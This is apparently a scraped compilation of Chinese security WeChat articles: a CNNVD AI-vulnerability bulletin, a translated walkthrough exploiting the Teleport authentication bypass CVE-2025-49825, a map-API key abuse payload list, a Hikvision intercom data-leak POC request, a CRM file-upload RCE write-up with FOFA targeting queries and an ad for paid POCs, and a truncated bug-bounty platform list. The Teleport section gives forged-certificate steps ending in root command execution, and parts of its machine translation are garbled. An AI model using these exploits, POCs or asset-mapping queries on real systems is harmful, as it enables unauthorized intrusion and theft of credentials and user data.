- **[MS-TSTS]: Terminal Services Terminal Server Protocol Specification**
|
||||
Microsoft 终端服务协议的正式规范。
|
||||
|
||||
阅读规范
|
||||
|
||||
---
|
||||
> 免责声明:本博客文章仅用于教育和研究目的。提供的所有技术和代码示例旨在帮助防御者理解攻击手法并提高安全态势。请勿使用此信息访问或干扰您不拥有或没有明确测试权限的系统。未经授权的使用可能违反法律和道德准则。作者对因应用所讨论概念而导致的任何误用或损害不承担任何责任。
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,78 @@
|
||||
# 人工智能重要漏洞通报(2026年第四期)
|
||||
原创 CNNVD
|
||||
CNNVD CNNVD安全动态 2026-04-02 03:31
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**点击蓝字 关注我们**
|
||||
|
||||

|
||||
|
||||
|
||||
**漏洞情况**
|
||||
|
||||
根据国家信息安全漏洞库(CNNVD)统计,近期(2026年3月20日至2026年3月30日)共采集重要人工智能漏洞162个,CNNVD对这些漏洞进行了收录。本周人工智能类漏洞主要涵盖了OpenClaw、n8n、VMware等多个厂商(项目)。CNNVD对其危害等级进行了评价,其中超危漏洞17个,高危漏洞49个,中危漏洞96个。
|
||||
|
||||
## 一人工智能漏洞增长数量情况
|
||||
|
||||
|
||||
近期CNNVD采集人工智能漏洞162个。
|
||||
|
||||

|
||||
|
||||
图1 近五周漏洞新增数量统计图
|
||||
|
||||
|
||||
## 二人工智能漏洞具体情况
|
||||
|
||||
|
||||
近期共采集人工智能漏洞162个,包括OpenClaw、n8n、VMware等多个厂商(项目)的漏洞。其中超危漏洞17个,高危漏洞49个,中危漏洞96个。具体如表1所示:
|
||||
|
||||
表1 人工智能漏洞列表
|
||||
|
||||

|
||||
|
||||
## 三重要人工智能漏洞实例
|
||||
|
||||
|
||||
近期重要漏洞实例如表2所示。
|
||||
|
||||
表2 本期重要漏洞实例
|
||||
|
||||

|
||||
|
||||
1. OpenClaw 安全漏洞(CNNVD-202603-5855)
|
||||
|
||||
OpenClaw是一个开源的智能人工助理。
|
||||
|
||||
OpenClaw 2026.3.11之前版本存在安全漏洞,该漏洞源于matchesExecAllowlistPattern函数对参数进行了错误的规范化,使用了小写字母和通配符匹配,导致POSIX路径上出现过度匹配,攻击者利用该漏洞可以执行任意命令。
|
||||
|
||||
目前厂商已发布升级补丁以修复漏洞,参考链接:
|
||||
|
||||
https://github.com/openclaw/openclaw/releases
|
||||
|
||||
2. Langflow 安全漏洞(CNNVD-202603-3797)
|
||||
|
||||
Langflow是一个用于构建多代理和RAG应用程序的可视化框架。
|
||||
|
||||
Langflow 1.9.0之前版本存在安全漏洞,该漏洞源于没有强制进行身份验证,攻击者利用该漏洞可以远程执行代码。
|
||||
|
||||
目前厂商已发布升级补丁以修复漏洞,参考链接:
|
||||
|
||||
https://github.com/langflow-ai/langflow/releases
|
||||
|
||||
3. MLflow 安全漏洞(CNNVD-202603-5885)
|
||||
|
||||
MLflow是一个开源的简化机器学习开发平台。
|
||||
|
||||
MLflow 3.7.0之前版本存在安全漏洞,该漏洞源于extract_archive_to_dir函数未验证输入路径,攻击者利用该漏洞可以覆盖任意文件或提升权限。
|
||||
|
||||
目前厂商已发布升级补丁以修复漏洞,参考链接:
|
||||
|
||||
https://github.com/mlflow/mlflow/releases
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,201 @@
|
||||
# 利用 CVE-2025-49825(Teleport 中的身份验证绕过漏洞)
|
||||
Ots安全 2026-04-02 02:54
|
||||
|
||||
**威胁简报**
|
||||
|
||||
|
||||
**恶意软件**
|
||||
|
||||
|
||||
**漏洞攻击**
|
||||
|
||||
CVE-2025-49825 是 Teleport 的身份验证绕过漏洞,由 Teleport 安全工程师于 2025 年 6 月披露。最近,我参与了一个项目,目标基础设施中使用了 Teleport。这促使我对该漏洞、根本原因和利用方式进行了一次小型调查。由于之前没有公开详细信息(至少据我所知),我想分享一些调查结果。
|
||||
|
||||
什么是瞬间移动?
|
||||
|
||||
在这篇博文中,我将介绍 Teleport 软件https://github.com/gravitational/teleport。简而言之,Teleport 是一款用于安全基础设施访问的开源解决方案。它提供了一种集中且可审计的方式,用于对各种远程资产进行身份验证、授权和连接。它支持许多增强基础设施安全性的实用功能,例如多因素身份验证 (MFA)、单点登录 (SSO)、会话共享、基础设施管理等等。
|
||||
|
||||
通过传送可以访问哪些类型的资源?例如:
|
||||
|
||||
```
|
||||
- SSH nodes- Kubernetes clusters- Databases- Web apps- Windows & Linux servers in general
|
||||
```
|
||||
|
||||
|
||||
集中访问敏感基础设施资产?听起来很有意思。现在让我们来看看这个漏洞到底是什么。
|
||||
|
||||
找到漏洞
|
||||
|
||||
我们首先来看 CVE 及其以下公告:https://github.com/gravitational/teleport/security/advisories/GHSA-8cqv-pj7f-pwpc
|
||||
|
||||
```
|
||||
Teleport security engineers identified a critical security vulnerability that could allow remote authentication bypass of Teleport....For the full mitigation, we require you to upgrade both Proxy and Teleport agents.
|
||||
```
|
||||
|
||||
|
||||
这部分很有意思。简而言之,Teleport 由两个组件构成:代理(Proxy)和代理(Agent)。代理是提供对受管资产(基础设施资源)访问权限的服务器。代理运行在资产上,将其连接到 Teleport 代理,并允许代理管理该资产。
|
||||
|
||||
完整的架构描述请参见此处:[https://goteleport.com/docs/core-concepts/此处应插入链接]。
|
||||
|
||||
如果安全公告指出需要同时升级代理和代理才能完全缓解漏洞,那么我推测,如果其中任何一个组件未打补丁,该漏洞都可能被利用。
|
||||
|
||||
根据我的经验,在内部基础设施中找到过时的代理比找到过时的代理的可能性更大,所以这对我们来说是个好消息。
|
||||
|
||||
接下来是已修复版本列表:
|
||||
|
||||
```
|
||||
Fixedinversions: 17.5.2, 16.5.12, 15.5.3, 14.4.1, 13.4.27, 12.4.35.
|
||||
```
|
||||
|
||||
|
||||
我们来找到正确的提交,幸运的是源代码是公开的。我找到了以下拉取请求:https://github.com/gravitational/teleport/pull/56250- Avoid counterproductive checks in IsUserAuthority and IsHostAuthority,这显然与身份验证绕过有关:
|
||||
|
||||
```
|
||||
This PR removes the special handling for *ssh.Certificate authorities in the IsHostAuthority and IsUserAuthority callbacks used by x/crypto/ssh.CertChecker as it's a condition that should never happen anyway, and can lead to accepting invalid credentials as legitimate.
|
||||
```
|
||||
|
||||
|
||||
提交审查很快就让我们发现了lib/srv/authhandlers.go与身份验证相关的问题。以下是重要的差异。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
提交审查很快就让我们发现了lib/srv/authhandlers.gIsUserAuthority该函数检查客户端向代理提供的用户证书的颁发者,并验证其是否由 Teleport 用户 CA 密钥签名。这确保了用于身份验证的证书来自 Teleport 代理(受信任的 CA),该代理已处理了用户的身份验证。查看该authorityForCert函数(由客户端调用IsUserAuthority以执行检查),我们发现,如果证书由未知机构签名,则访问将被拒绝。o与身份验证相关的问题。以下是重要的差异。
|
||||
|
||||
```
|
||||
1029 // the certificate was signed by unknown authority1030 if ca == nil {1031 returnnil, trace.AccessDenied("the certificate signed by untrusted CA")1032 }
|
||||
```
|
||||
|
||||
|
||||
回顾authorityForCert差异,我们发现一个 switch case 代码块被移除了,这让我们想到了问题所在。该函数用于确定哪个 Teleport CA(给定caType用户或主机)与提供的 SSH 的签名权限匹配key。
|
||||
|
||||
```
|
||||
for _, checker := range checkers { // if we have a certificate, compare the certificate signing key against // the ca key. otherwise check the public key that was passed in. this is // due to the differences in how this function is called by the user and // host checkers. switch v := key.(type) {(1) case *ssh.Certificate:(2) if apisshutils.KeysEqual(v.SignatureKey, checker) { ca = cas[i] break }(3) default:(4) if apisshutils.KeysEqual(key, checker) { ca = cas[i] break } } }
|
||||
```
|
||||
|
||||
|
||||
将所提供的材料(SSH密钥)与检索到的CA校验器(2、4)进行比较。我们发现存在漏洞的代码版本支持两种不同的SSH密钥类型(1、3)。为了修复该漏洞,已移除情况(1)。
|
||||
|
||||
那么它是什么呢case *ssh.Certificate?让我们回到 SSH 证书的定义,该证书在身份验证期间传递给 Teleport 代理ssh.Certificate:https://github.com/golang/crypto/blob/master/ssh/certs.go[#L72]()
|
||||
|
||||
|
||||
```
|
||||
// An Certificate represents an OpenSSH certificate as defined in// [PROTOCOL.certkeys]?rev=1.8. The Certificate type implements the// PublicKey interface, so it can be unmarshaled using// ParsePublicKey.type Certificate struct { Nonce []byte Key PublicKey Serial uint64 CertType uint32 KeyId string ValidPrincipals []string ValidAfter uint64 ValidBefore uint64 Permissions Reserved []byte SignatureKey PublicKey Signature *Signature}
|
||||
```
|
||||
|
||||
|
||||
SignatureKey是签署此证书的 CA 的公钥,也是Signature实际的加密签名。在客户端验证期间SignatureKey,会将此公钥传递给IsUserAuthority验证器,以确认已知的 Teleport CA 是否签署了该证书。但是,此公钥SignatureKey可能ssh.Certificate并非原始的 CA 公钥!如果是这种情况,则会在 (2) 处解包,v.SignatureKey检索嵌入的公钥并使用验证器进行验证。这有什么问题呢?
|
||||
|
||||
预期情况是:
|
||||
- cert.SignatureKey- 传送用户 CA 公钥
|
||||
|
||||
- cert.Signature - 由真正的 Teleport 用户 CA 私钥签名
|
||||
|
||||
- 要生成有效证书,攻击者需要攻破 Teleport 用户 CA 私钥。
|
||||
|
||||
该漏洞利用场景包含嵌套证书。外部证书(cert)是提供给 SSH 代理的证书,内部证书(innerCert)是分配给cert.SignatureKey:
|
||||
- cert.SignatureKey- 分配给innerCert *ssh.Certificate攻击者伪造的内部证书
|
||||
|
||||
- cert.SignatureinnerCert.Key- 由私钥部分有效并签名
|
||||
|
||||
- innerCert.Key- 攻击者的公钥(将用于真实签名的公钥)
|
||||
|
||||
- innerCert.SignatureKey- 传送用户 CA 公钥
|
||||
|
||||
由此可见https://github.com/golang/crypto/blob/master/ssh/certs.go[#586]()
|
||||
,签名是使用嵌入式证书进行验证的Key,而不是使用其他证书SignatureKey。
|
||||
|
||||
```
|
||||
// Verify verifies a signature against the certificate's public// key. It is part of the PublicKey interface.func(c *Certificate)Verify(data []byte, sig *Signature)error { return c.Key.Verify(data, sig)}
|
||||
```
|
||||
|
||||
|
||||
在漏洞利用场景中,cert.Signature仍然有效,因为innerCert.Key它用于验证,但攻击者也可以IsUserAuthority通过指定任意值来通过检查innerCert.SignatureKey。
|
||||
|
||||
因此,要利用此漏洞并访问传送节点:
|
||||
1. 从基础设施中检索真实的 Teleport 用户 CA 公钥,以进行伪造innerCert并通过IsUserAuthority检查。
|
||||
|
||||
1. 生成攻击者的密钥对。
|
||||
|
||||
1. 伪造内部证书innerCert。
|
||||
|
||||
1. 伪造外部证书cert。
|
||||
|
||||
1. 使用攻击者的私钥对外部证书进行签名(innerCert.Key是攻击者的公钥)。
|
||||
|
||||
1. 使用恶意程序连接到易受攻击的传送代理cert。
|
||||
|
||||
开发
|
||||
|
||||
为了进行实验,我启动了一个 Teleport 服务器(v16.5.18 - 漏洞已修复)和一个存在漏洞的 Teleport 代理(v16.5.11)。
|
||||
|
||||
无需身份验证即可通过访问以下端点检索 Teleport 用户 CA 公钥:
|
||||
|
||||
```
|
||||
$ curl -sk https://<teleport-server>/webapi/auth/export?type=usercert-authority ssh-rsa AA...s20d clustername=vuln-lab&type=user
|
||||
```
|
||||
|
||||
|
||||
应该将此公钥用作SignatureKey值innerCert。
|
||||
|
||||
默认情况下,Teleport SSH 代理可用。
|
||||
|
||||
```
|
||||
ssh_service: enabled: true listen_addr: 0.0.0.0:3022
|
||||
```
|
||||
|
||||
|
||||
成功生成恶意证书并尝试连接后,我在目标服务器上看到了以下日志:
|
||||
|
||||
```
|
||||
JanXXXX:XX:XXteleport-targetteleport[19210]: 2026-01-XXTXX:XX:XX.XXXXDEBU[NODE] Successfullyauthenticatedfingerprint:[email protected]:ya...2Ilocal:192.168.71.136:3022remote:192.168.71.1:50389user:rootsrv/authhandlers.go:408JanXXXX:XX:XXteleport-targetteleport[19210]: 2026-01-XXTXX:XX:XX.XXXXDEBU[NODE] Checkingpermissionsfor (root,root) tologintonodewithRBACchecks. srv/authhandlers.go:593JanXXXX:XX:XXteleport-targetteleport[19210]: 2026-01-XXTXX:XX:XX.XXXXERRO[NODE] Permissiondenied: userroot@vuln-labisnotauthorizedtologinasroot@vuln-lab: accesstonodedenied. Userdoesnothavepermissions. ConfirmSSHlogin. fingerprint:[email protected]:ya...2Ilocal:192.168.71.136:3022remote:192.168.71.1:50389user:rootsrv/authhandlers.go:458
|
||||
```
|
||||
|
||||
|
||||
日志证实漏洞利用成功(Successfully authenticated),但我未能通过 Teleport RBAC 验证。Teleport 使用 KeyId 作为 RBAC 检查的用户名,而我在伪造证书中使用的 KeyId 根在 Teleport RBAC 中不存在。
|
||||
|
||||
在这里,您只需获取要登录的 Teleport 用户,并将其用于您的证书中,例如admin在我的实验室中:
|
||||
|
||||
```
|
||||
user@teleport-server:~$ sudo tctl get users/adminkind: usermetadata: name: admin revision: 8a9ab3a4-908f-460d-99ff-206a6c39c4afspec:... roles: - editor - access... logins: - root - lab
|
||||
```
|
||||
|
||||
|
||||
在实际的攻击场景中,你需要想办法找到这些信息。根据我的经验,你可以在公司 Slack 或其他应用中找到 Teleport 的调试输出——99% 的情况下,你会在那里找到 Teleport 用户及其可用的角色和登录信息。
|
||||
|
||||
使用调整后的漏洞利用版本,我成功通过了基于角色的访问控制 (RBAC) 检查,但仍然无法执行命令。最后的障碍是传送扩展和特性。特性是已认证用户的附加属性。您可以访问以下链接阅读相关文档https://goteleport.com/docs/reference/access-controls/roles/:
|
||||
|
||||

|
||||
|
||||
简而言之,这些特性需要嵌入到证书扩展中,SSH 代理会在身份验证期间检查这些特性。具体嵌入方式ssh.Certificate.Permissions留给读者自行练习。您可以使用以下模板:
|
||||
|
||||
```
|
||||
extensions := map[string]string{ "login-ip": "127.0.0.1", "permit-agent-forwarding": "", "permit-port-forwarding": "", "permit-pty": "", "private-key-policy": "none", "teleport-roles": rolesJSON, "teleport-route-to-cluster": *cluster, "teleport-traits": teleportTraits, }
|
||||
```
|
||||
|
||||
|
||||
最终我获得了目标服务器的root权限:
|
||||
|
||||
```
|
||||
$ ./exploit -target 192.168.71.136:3022 -ca-file user-ca.pub -cmd "id"[+] Authenticated as Teleport user: admin[+] SSH login: root[*] Executing command: iduid=0(root) gid=0(root) groups=0(root)
|
||||
```
|
||||
|
||||
|
||||
调查这个漏洞很有意思,也为漏洞利用案例库增添了新的内容!不过,基于特定的传送设置,还有一些与漏洞利用相关的细微差别——我们下次再讨论吧。
|
||||
|
||||
**END**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
公众号内容都来自国外平台-所有文章可通过点击阅读原文到达原文地址或参考地址
|
||||
|
||||
排版 编辑 | Ots 小安
|
||||
|
||||
采集 翻译 | Ots Ai牛马
|
||||
|
||||
公众号 |
|
||||
AnQuan7 (Ots安全)
|
||||
|
||||
@@ -0,0 +1,60 @@
|
||||
# 对以前的地图api漏洞做点小补充
|
||||
原创 地图大师挖漏洞
|
||||
地图大师挖漏洞 地图大师的漏洞追踪指南 2026-04-02 05:25
|
||||
|
||||
|
||||
大家好我是地图大师,最近有师傅问我,四年前我发的文章中的高德地图api利用payload遇到有些key好像用不了了,虽然这个洞早就不收了,我也很久没在研究地图相关的东西了,但是我还是抽时间来看了一下,补充了一个payload。
|
||||
## 0x01历史回顾
|
||||
##
|
||||
|
||||
不了解这个漏洞师傅可以看下我几年前发的文章链接如下:
|
||||
|
||||
1、《地图API后台配置错误,挖SRC的新玩具?》
|
||||
```
|
||||
https://www.ditusec.com/blog/2022/09/01/%E6%BC%8F%E6%B4%9E%E7%A0%94%E7%A9%B6/%E5%9C%B0%E5%9B%BEAPI%E5%90%8E%E5%8F%B0%E9%85%8D%E7%BD%AE%E9%94%99%E8%AF%AF,%E6%8C%96SRC%E7%9A%84%E6%96%B0%E7%8E%A9%E5%85%B7%EF%BC%9F/
|
||||
```
|
||||
|
||||
2、《地图API漏洞新玩法更新》
|
||||
```
|
||||
https://www.ditusec.com/blog/2023/10/12/%E6%BC%8F%E6%B4%9E%E7%A0%94%E7%A9%B6/%E5%9C%B0%E5%9B%BEAPI%E6%BC%8F%E6%B4%9E%E6%96%B0%E7%8E%A9%E6%B3%95%E6%9B%B4%E6%96%B0
|
||||
```
|
||||
|
||||
0x02 之前文章中给的利用key
|
||||
```
|
||||
高德webapi:https://restapi.amap.com/v3/direction/walking?origin=116.434307,39.90909&destination=116.434446,39.90816&key=**这里写key**
|
||||
高德jsapi:https://restapi.amap.com/v3/geocode/regeo?key= 这里写key &s=rsv3&location=116.434446,39.90816&callback=jsonp_258885_&platform=JS
|
||||
高德小程序定位:https://restapi.amap.com/v3/geocode/regeo?key= 这里写key &location=117.19674%2C39.14784&extensions=all&s=rsx&platform=WXJS&appname=c589cf63f592ac13bcab35f8cd18f495&sdkversion=1.2.0&logversion=2.0
|
||||
百度webapi:https://api.map.baidu.com/place/v2/search?query=ATM机&tag=银行®ion=北京&output=json&ak=**这里写key**
|
||||
百度webapiIOS版:https://api.map.baidu.com/place/v2/search?query=ATM机&tag=银行®ion=北京&output=json&ak= 这里写key =iPhone7%2C2&mcode=com.didapinche.taxi&os=12.5.6
|
||||
腾讯webapi: https://apis.map.qq.com/ws/place/v1/search?keyword=酒店&boundary=nearby(39.908491,116.374328,1000)&key=**这里写key**
|
||||
```
|
||||
|
||||
0x03 增加内容
|
||||
|
||||
最近有的师傅发现,再使用高德key的时候发现用我之前给的所有利用payload都显示错误代码1009(调用方式异常),我通过对师傅给的key研究发现,可能是高德有点小更新现在的jsapi没法通过url形式请求了。所以给大家一个小的html代码
|
||||
```
|
||||
<!DOCTYPE html>
|
||||
<html>
|
||||
<head>
|
||||
<script src="https://webapi.amap.com/maps?v=2.0&key=这里写key"></script>
|
||||
</head>
|
||||
<body>
|
||||
<div id="map" style="width:100%;height:500px;"></div>
|
||||
<script>
|
||||
var map = new AMap.Map('map');
|
||||
</script>
|
||||
</body>
|
||||
</html>
|
||||
```
|
||||
|
||||
直接把你的key写到里面然后保存成html的形式,如果key可以用,用浏览器打开显示如下
|
||||
|
||||

|
||||
|
||||
|
||||
如果key存在问题显示是空白,并且f12的console和network中会提示key error
|
||||
|
||||

|
||||
|
||||
###
|
||||
|
||||
@@ -0,0 +1,106 @@
|
||||
# 海康威视IP网络对讲广播系统敏感信息泄露漏洞 附POC
|
||||
原创 安服仔
|
||||
安服仔 北风漏洞复现文库 2026-04-02 04:30
|
||||
|
||||
# 免责声明:请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
|
||||
#
|
||||
|
||||
01
|
||||
|
||||
—
|
||||
|
||||
漏洞名称
|
||||
#
|
||||
# 海康威视IP网络对讲广播系统敏感信息泄露漏洞
|
||||
#
|
||||
|
||||
02
|
||||
|
||||
—
|
||||
|
||||
影响版本
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
03
|
||||
|
||||
—
|
||||
|
||||
漏洞简介
|
||||
|
||||
海康威视IP网络对讲广播系统是一套基于IP网络的数字化音频通信系统,融合了对
|
||||
讲与广播功能,广泛应用
|
||||
于校园、园区、工厂、医院、交通等场景。系统通过局域网或广域网传输音频信号,实现远距离、高保真、低延迟的语音通信。
|
||||
海康威视IP网络对讲广播
|
||||
系统存在信息泄露漏洞,攻击者可通过特定接口获取系统配置信息、用户数据、账号密码
|
||||
等敏感内容。
|
||||
|
||||
04
|
||||
|
||||
—
|
||||
|
||||
资产测绘
|
||||
```
|
||||
icon_hash="-1830859634"
|
||||
```
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
05
|
||||
|
||||
—
|
||||
|
||||
漏洞复现
|
||||
|
||||
POC
|
||||
```
|
||||
POST /php/getuserdata.php HTTP/1.1
|
||||
Host: 127.0.0.1
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:149.0) Gecko/20100101 Firefox/149.0
|
||||
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
|
||||
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
|
||||
Accept-Encoding: gzip, deflate
|
||||
Connection: close
|
||||
Upgrade-Insecure-Requests: 1
|
||||
Sec-Fetch-Dest: document
|
||||
Sec-Fetch-Mode: navigate
|
||||
Sec-Fetch-Site: none
|
||||
Sec-Fetch-User: ?1
|
||||
Priority: u=0, i
|
||||
Content-Type: application/x-www-form-urlencoded
|
||||
Content-Length: 44
|
||||
|
||||
jsondata[pageIndex]=0&jsondata[pageCount]=30
|
||||
```
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
06
|
||||
|
||||
—
|
||||
|
||||
修复建议
|
||||
|
||||
升级至最新安全版本
|
||||
|
||||
|
||||
07
|
||||
|
||||
—
|
||||
|
||||
往期回顾
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,126 @@
|
||||
# 漏洞复现 | 灵当CRM XlsFileUpload.php 任意文件上传漏洞
|
||||
实战安全研究 2026-04-02 01:01
|
||||
|
||||
**免责声明**
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;outline: 0px;visibility: visible;"><td valign="top" style="-webkit-tap-highlight-color: transparent;outline: 0px;word-break: break-all;hyphens: auto;visibility: visible;"><span style="color: rgb(255, 0, 0);letter-spacing: 0.544px;-webkit-tap-highlight-color: rgba(0, 0, 0, 0);outline: 0px;visibility: visible;font-size: 14px;"><span leaf="">本文仅用于技术学习和安全研究,请勿使用本文所提供的内容及相关技术从事非法活动,由于传播和利用此文所提供的内容或工具而造成任何直接或间接的损失后果,均由使用者本人承担,所产生一切不良后果与文章作者及本账号无关。如内容有争议或侵权,请私信我们!我们会立即删除并致歉。谢谢!</span></span></td></tr></tbody></table>
|
||||
1
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
|
||||
|
||||
灵当CRM XlsFileUpload.php 文件上传致RCE漏洞,未经身份验证的攻击者可通过构造恶意上传请求,绕过文件类型限制,将任意文件上传至服务器,进而可能实现远程代码执行或服务器控制,影响系统的完整性和安全性。
|
||||
|
||||
2
|
||||
|
||||
**影响版本**
|
||||
|
||||
|
||||
|
||||
|
||||
灵当CRM
|
||||
|
||||
3
|
||||
|
||||
**测绘语法**
|
||||
|
||||
|
||||
|
||||
fofa语法
|
||||
```
|
||||
body="crmcommon/js/jquery/jquery-1.10.1.min.js" || body="http://localhost:8088/crm/index.php" && body="ldcrm.base.js" || title="灵当CRM"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
4
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
|
||||
|
||||
上传文件
|
||||
|
||||

|
||||
|
||||
访问文件
|
||||
|
||||

|
||||
|
||||
|
||||
5
|
||||
|
||||
**检测POC**
|
||||
|
||||
|
||||
|
||||
nuclei
|
||||
|
||||

|
||||
|
||||
afrog
|
||||
|
||||

|
||||
|
||||
|
||||
6
|
||||
|
||||
**漏洞修复**
|
||||
|
||||
|
||||
1、建议联系厂商打补丁或升级版本。
|
||||
|
||||
2、增加Web应用防火墙防护。
|
||||
|
||||
3、关闭互联网暴露面或接口设置访问权限。
|
||||
|
||||
7
|
||||
|
||||
**内部圈子**
|
||||
|
||||
|
||||
**现在已更新POC数量 2200+(中危以上)**
|
||||
|
||||
|
||||
🔥 **1day/Nday 漏洞实战圈上线**
|
||||
🔥
|
||||
|
||||
还在到处找公开漏洞 POC?
|
||||
|
||||
这里专注整合全网公开1day/Nday漏洞POC和复现,一站式解决你的痛点!
|
||||
|
||||
🔍
|
||||
圈子福利
|
||||
|
||||
✅ 整合全网 1day/Nday 漏洞POC,附带复现步骤,新手也能快速上手
|
||||
|
||||
✅ 每周更新 10-15 个POC测试脚本,经过实测验证,到手就能用
|
||||
|
||||
✅ 完美适配 Nuclei/Afrog 扫描工具,脚本无需额外修改,即拿即用
|
||||
|
||||
✅ 重磅福利:免费 FOFA 高级会员查询,无需账号也能高效资产测绘
|
||||
|
||||
✅ 专属权益:提供指纹识别库,指纹库持续更新
|
||||
|
||||
💡
|
||||
适合对象
|
||||
|
||||
渗透测试🔹攻防演练🔹安全运维🔹企业自查
|
||||
🔹SRC漏洞挖掘
|
||||
|
||||
⚠️
|
||||
重要提醒
|
||||
|
||||
仅限授权范围内的合法安全测试,严禁用于未授权攻击行为!
|
||||
|
||||
本服务为虚拟资源服务,一经购买概不退款,请按需谨慎购买!
|
||||
|
||||
目前圈子已满100人,价格由59.9调整为64.9元(
|
||||
交个朋友啦
|
||||
),150人后调整为66.9元。
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,36 @@
|
||||
# 白帽收藏!截至2026 年国内可提交漏洞拿赏金平台大全
|
||||
原创 混饭吃的混子
|
||||
混饭吃的混子 什么安全Sec 2026-04-02 02:27
|
||||
|
||||
**[免责声明]**
|
||||
|
||||
**请勿利用文章内的相关技术从事非法测试,由于传播、利用本公众号所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,本公众号及作者不为此承担任何责任,一旦造成后果请自行承担!**
|
||||
|
||||
本次带来**2026 年 4 月最新、最全、无遗漏**
|
||||
的**国内所有付费 SRC 平台清单**
|
||||
。**只要能提交漏洞、给现金 / 实物赏金的平台,全部包含在内**
|
||||
,覆盖**互联网大厂、垂直社交、电商、金融、出行、硬件、生活服务、中小企业**
|
||||
等全领域,**附官方直达链接、核心特点、赏金区间、难易度、适合人群**
|
||||
,纯干货、一次看全、长期有效。
|
||||
|
||||
**⚠️ 核心红线:必须在授权资产范围内测试,未授权 = 违法!**
|
||||
|
||||
一、互联网头部大厂 SRC
|
||||
<table><thead><tr><th><section><span leaf="">平台</span></section></th><th align="right"><section><span leaf="">直达链接</span></section></th><th><section><span leaf="">状态</span></section></th><th><section><span leaf="">核心特点</span></section></th><th><section><span leaf="">难易度</span></section></th><th><section><span leaf="">适合人群</span></section></th></tr></thead><tbody><tr><td><section><span leaf="">阿里 ASRC</span></section></td><td align="right"><section><span leaf="">https://security.alibaba.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">电商 / 云 / 支付全生态,高危赏金极高,体系成熟</span></section></td><td><section><span leaf="">★★★★☆</span></section></td><td><section><span leaf="">有一定基础、冲高额赏金、想内推阿里</span></section></td></tr><tr><td><section><span leaf="">蚂蚁 SRC</span></section></td><td align="right"><section><span leaf="">https://security.alipay.com</span></section></td><td><section><span leaf="">✅</span></section></td><td><section><span leaf="">支付宝核心支付安全,风控严,数据类洞赏金高</span></section></td><td><section><span leaf="">★★★★★</span></section></td><td><section><span leaf="">支付安全、业务逻辑、资深白帽</span></section></td></tr><tr><td><section><span leaf="">阿里本地生活 SRC</span></section></td><td 